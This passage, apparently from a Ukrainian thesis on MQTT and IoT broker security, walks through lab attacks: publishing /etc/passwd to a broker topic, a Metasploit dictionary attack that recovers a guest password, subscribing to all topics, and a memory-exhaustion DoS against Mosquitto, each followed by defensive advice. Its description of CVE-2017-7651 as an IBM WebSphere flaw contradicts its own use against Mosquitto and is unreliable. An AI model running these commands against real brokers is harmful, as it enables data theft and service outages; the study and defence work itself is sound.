

Рис 3.4 Перегляд публікації ключів сесії

Для надсилання вмісту файлу /etc/passwd на тему "confidential" можна використовувати команду **mosquitto_pub**, яка є частиною пакету Mosquitto, який є популярною реалізацією брокера MQTT та клієнта на різних платформах.

Команда для надсилання вмісту файлу на тему "confidential" має наступний вигляд:

mosquitto_pub -h <IP-адрес MQTT-брокера> -p <MQTT-порт> -t "confidential" -f "/etc/passwd"

У цій команді **<IP-адрес MQTT-брокера>** повинен бути замінений на реальний IP-адрес MQTT-брокера, а **<MQTT-порт>** - на номер порту, на якому брокер слухає підключення. Флаг **-f** вказує на те, що ми хочемо надіслати вміст файлу, а не рядок тексту. Файл, який буде відправлений, вказується після **-f**, у цьому випадку це "/etc/passwd".



Рис 3.5 надсилання файлу на тему confidential

І тепер можемо спостерігати що наш файл справді добавлений:



Рис 3.6 Демонстрація записаного файлу у системі

Ці процеси можуть бути використані зловмисниками для здійснення атак на MQTT-брокер, отримання несанкціонованого доступу до даних або навіть керування підключеними пристроями.

Деякі з можливих ризиків включають:

- Отримання несанкціонованого доступу до даних, що передаються через MQTT.
- Зміна конфігурації брокера MQTT, що може призвести до втрати даних або недоступності сервісу.
- Захоплення сесій MQTT та перехоплення даних.
- Здійснення атак на підключені пристрої, використовуючи підкреслені вразливості брокера MQTT.

Для усунення ризиків, пов'язаних з Broker Recon та Fingerprinting, потрібно вживати наступні заходи:

- Використовуйте версії брокерів MQTT, які мають закриті вразливості.
- Захистіть брокер MQTT за допомогою пароля та інших методів автентифікації, таких як TLS / SSL.

- Використовуйте механізми авторизації для обмеження доступу до тем та підписок.
- Захистіть мережеві з'єднання з брокером MQTT за допомогою мережевих засобів, таких як файрволи.
- Підтримуйте регулярне оновлення брокерів та мережевих засобів.
- Перевіряйте журнали брокера MQTT на підозрілу активність та виконуйте регулярну аудиторію безпеки.

3.2 RabbitMQ MQTT Dictionary Attack

RabbitMQ MQTT Dictionary Attack - це атака на брокер MQTT, яка полягає у спробі вгадати правильні дані аутентифікації (логін / пароль) для підключення до брокера за допомогою словникового або брутфорс-підходу.

Ця атака може бути виконана зловмисником, який має доступ до мережі, на якій працює брокер MQTT, та може призвести до отримання несанкціонованого доступу до даних, що передаються через брокер.



Рис 3.6 Архітектура роботи MQTT брокера з RabbitMQ

Для початку дізнаємось IP адресу машини. Для за допомогою команди **nmap –p- <IP-адресса>** Отриманий результат буде містити список відкритих портів на вказаному IP-адресі

```
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
192882: eth0@if192883: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.0.8/16 brd 10.1.255.255 scope global eth0
       valid_lft forever preferred_lft forever
192885: eth1@if192886: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6d:35:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.109.53.2/24 brd 192.109.53.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# nmap -p- 192.109.53.3
Starting Nmap 7.70 ( https://nmap.org ) at 2023-05-09 10:45 UTC
Nmap scan report for target-1 (192.109.53.3)
Host is up (0.0000080s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
1883/tcp  open  mqtt
4369/tcp  open  epmd
5672/tcp  open  amqp
15672/tcp open  unknown
25672/tcp open  unknown
MAC Address: 02:42:C0:6D:35:03 (Unknown)
```

Рис 3.7 пошук відкритих портів по IP-адрессі

Далі ми викликаємо **msconsole.**

Msfconsole (Metasploit Framework Console) - це інтерактивна оболонка для Metasploit Framework, яка надає користувачам графічний інтерфейс для експлуатації вразливостей і тестування на проникнення в комп'ютерні системи та мережі.

Msfconsole дозволяє швидко виконувати сканування портів, пошук вразливостей, експлуатацію вразливостей та інші дії, що дозволяють проникнути в систему. Metasploit Framework використовується як інструмент для тестування на проникнення і для здійснення експлуатації вразливостей в режимі реального часу.



Рис 3.8 Виклик msfconsole

Після цього в консолі ми пишемо команду "search mqtt" в msfconsole вона дозволяє знайти модулі в Metasploit Framework, які пов'язані з тестуванням на проникнення протоколу MQTT.

І ми отримуємо список модулів:

Рис 3.9 результат пошуку модулів Metasploit Framework

Бачимо що знайдено один модуль **auxiliary/scanner/mqtt/connect.** Використаємо його щоб залогінитись в систему.



Рис 3.9 Налаштування нового користувача

Встановимо RHOST на вибрану нами IP-адресу, потім встановимо ім’я користувача на **guest,** встановлюємо пароль зчитується з самих популярних паролів в світі, USER_FILE ми назначаємо пустим, і встановлюємо VERBOSE false щоб зменшити кількість виводимої інформації, і тепер проводимо команду exploit. І бачимо що ми успішно залогінились в MQTT з іменем **guest** і паролем **shadow1**. Тепер ми можемо вийти з msfconsole. І використовуючи команду **"mosquito_sub -t '#'" -h 192.109.53.3 -u guest –P shadow1** ми підпишемось на всі топіки (теми) на MQTT-брокері з допомогою інструменту "mosquitto_sub" за допомогою логіна і пароля які ми зареєстрували після проникнення.

Знак "#" після параметру "-t" вказує, що необхідно підписатися на всі топіки. Таким чином, команда **"mosquito_sub -t '#'"** буде показувати всі повідомлення, що надходять на MQTT-брокері, включаючи повідомлення з усіх топіків, на які публікуються повідомлення.

Ця команда дозволяє перевірити роботу MQTT-брокера та переглянути всі повідомлення, що передаються по мережі на цьому брокері.



Рис 3.10 Повідомлення що передаються по мережі з використанням MQTT брокера

З доступної інформації про топіки можна здійснити різноманітні злочинні дії, зокрема:

1. Перехоплення конфіденційної інформації: за допомогою підписки на топіки, на які передається конфіденційна інформація, можна отримати доступ до цієї інформації.

2. Маніпулювання даними: в разі перехоплення трафіку можливо внести зміни в передані дані, що може призвести до помилкових рішень або спричинити інші негативні наслідки.

3. Атаки на пристрої: здійснення підписки на топіки може допомогти знайти уразливості в системах та пристроях, що може призвести до їх зламу або порушення їх роботи.

4. Навмисне перевантаження системи: якщо зловмисник зможе отримати доступ до певних топіків, на які публікують великий обсяг повідомлень, то він може навмисно перевантажити систему, спричинивши її збій.

Для захисту від RabbitMQ MQTT Dictionary Attack, можна виконати декілька заходів:

1. Встановити складні паролі для користувачів та обмежити доступ до MQTT-брокера тільки для необхідних користувачів.
2. Застосувати механізми автоматичної блокування атак на основі словника. Це можна зробити, наприклад, шляхом налаштування правил у брандмауері для блокування IP-адрес, з яких надходять надмірна кількість невдалі спроби підключення до MQTT-брокера.
3. Використовувати механізми шифрування трафіку між MQTT-клієнтами та MQTT-брокером, такі як TLS/SSL, для унеможливлення перехоплення інформації або прослуховування комунікації.
4. Відключити необхідність авторизації або ввести обмеження на кількість невдалі спроби підключення для одного IP-адреси.
5. Використовувати механізми моніторингу, такі як системи реєстрації подій, щоб вчасно виявляти незвичайну активність на MQTT-брокері, таку як надмірна кількість запитів на підключення від одного IP-адреси.

Потрібно виконувати комплекс заходів забезпечення безпеки, щоб максимально захистити MQTT-брокер від RabbitMQ MQTT Dictionary Attack.

2.3 Уразливість CVE-2017-7651

CVE-2017-7651 є кодовою назвою для виявленої у 2017 році уразливості в продуктах фірми IBM. Ця уразливість стосується некоректної обробки запитів з боку компоненту WebSphere Application Server.

Використання цієї уразливості може дозволити зловмисникам виконувати код на цільовій системі або отримувати доступ до конфіденційної інформації, що може бути дуже небезпечно для безпеки даних інформаційних систем.

Використаємо цю уразливість. Служба Mosquitto, що працює на цільовій машині, має уразливість переповнення ОП. Під час експлуатації цієї вразливості, служба негайно припинить свою роботу.

Крім того, атаку може виконати неавтентифікований користувач.



Рис 3.11 Стан роботи MQTT брокера

Дізнаємось IP адрессу машини, та за допомого команди **nmap –sS –sV –p 1883 192.213.142.3** дізнаємось стан роботи mqtt, на данному моменті від має **STATE open** що означає що служба працює.

```
root@attackdefense:~# ls
README  tools  wordlists
root@attackdefense:~# touch MqttAttack.cpp
root@attackdefense:~# ls
MqttAttack.cpp  README  tools  wordlists
root@attackdefense:~# nano MqttAttack.cpp
root@attackdefense:~# g++ MqttAttack.cpp -std=c++11 -pyhread -o MqttAttack.cpp
g++: fatal error: input file 'MqttAttack.cpp' is the same as output file
compilation terminated.
root@attackdefense:~# g++ MqttAttack.cpp -std=c++11 -pyhread -o MqttAttack
g++: error: unrecognized command line option '-pyhread'; did you mean '-pthread'?
root@attackdefense:~# g++ MqttAttack.cpp -std=c++11 -pthread -o MqttAttack
root@attackdefense:~#
```

Рис 3.12 Файлова система в віддаленій машині

Далі ми провіряємо наявність файлів на цій машині, після цього створюємо файл **MqttAttack** з розширенням **cpp** за допомогою створеного уже за допомогою C++ файлу який переповнить ОП. Задамо йому права щоб його можна було запустити. І запустимо його.

```
root@attackdefense:~#
root@attackdefense:~# ./MqttAttack

          ____
         (  ">
          )(
         // ) MQTT SHUTDOWN
      --//""--
      -/------

Target IP: 192.213.142.3
Using Target IP= 192.213.142.3
Press Enter to Start Attack
Starting Attack

======Status=======
100 threads created
100 closed threads
0 fails threads
0 running threads
```

Рис 3.13 виконання скрипту Mqtt Attack

Повідомлення показує що скрипт успішно виконаний, і сервіс MQTT тепер вимкнений. За допомогою команди **nmap –sS –sV –p 1883 192.213.142.3** дізнаємось статус mqtt.

```
root@attackdefense:~# nmap -sS -sV -p 1883 192.213.142.3
Starting Nmap 7.70 ( https://nmap.org ) at 2023-05-09 12:27 UTC
Nmap scan report for target-1 (192.213.142.3)
Host is up (0.000047s latency).

PORT     STATE  SERVICE VERSION
1883/tcp closed mqtt
MAC Address: 02:42:C0:D5:8E:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
root@attackdefense:~#
```

Рис 3.13 Результат виконання скрипту

Через перегрузку ОП, mqtt припинив свою роботу і тепер його статус closed.

На основі результатів цього тестування можна зробити висновок, що сервіс Mosquitto, який працює на цільовій машині, є вразливим до переповнення оперативної пам'яті (RAM overflow). Ця уразливість може бути використана для виконання атаки і негайного завершення роботи сервісу Mosquitto. Крім того, атаку може виконати неавтентифікований користувач, що є додатковою загрозою для безпеки системи.

В зв'язку з цим, рекомендується вжити заходів для забезпечення безпеки сервісу Mosquitto, зокрема, встановити оновлення з виправленням вразливості, а також налаштувати доступ до сервісу з обмеженим списком дозволених користувачів та вимагати автентифікації для доступу до сервісу.

3.4 Розробка рекомендацій моніторингу безпеки хмарних середовищ в IoT системах

Дослідивши дві техніки та одну уразливість хмарних середовищ у IoT системах основуючись з цих дослідів можна запровадити наступні рекомендації.

Аутентифікація клієнта

Брокер Mosquitto може перевірити особу клієнта MQTT трьома способами:

- Ідентифікатори клієнтів;
- Імена користувачів і паролі;
- Сертифікати клієнта.

Ідентифікатори клієнтів

Усі клієнти MQTT повинні надати ідентифікатор клієнта. Коли клієнт підписується на тему/теми, ідентифікатор клієнта пов'язує тему з клієнтом і TCP-з'єднанням. У разі постійних підключень брокер запам'ятовує ідентифікатор клієнта і теми, на які підписані. Під час налаштування клієнта MQTT вам потрібно буде присвоїти ім'я/ідентифікатор клієнту, як правило, це ім'я не має значення, якщо воно унікальне. Однак Mosquitto Broker дозволяє накладати обмеження префікса ідентифікатора клієнта на ім'я клієнта, і це забезпечує деяку базову безпеку клієнта. Наприклад, ви можна вибрати префікс C1- для ваших ідентифікаторів клієнтів , і тоді клієнт з ідентифікатором клієнта C1-client1 буде дозволений, але клієнт з ідентифікатором client2 не буде дозволений. Цей параметр у розділі налаштувань безпеки файлу mosquitto.conf

Ім'я користувача та пароль

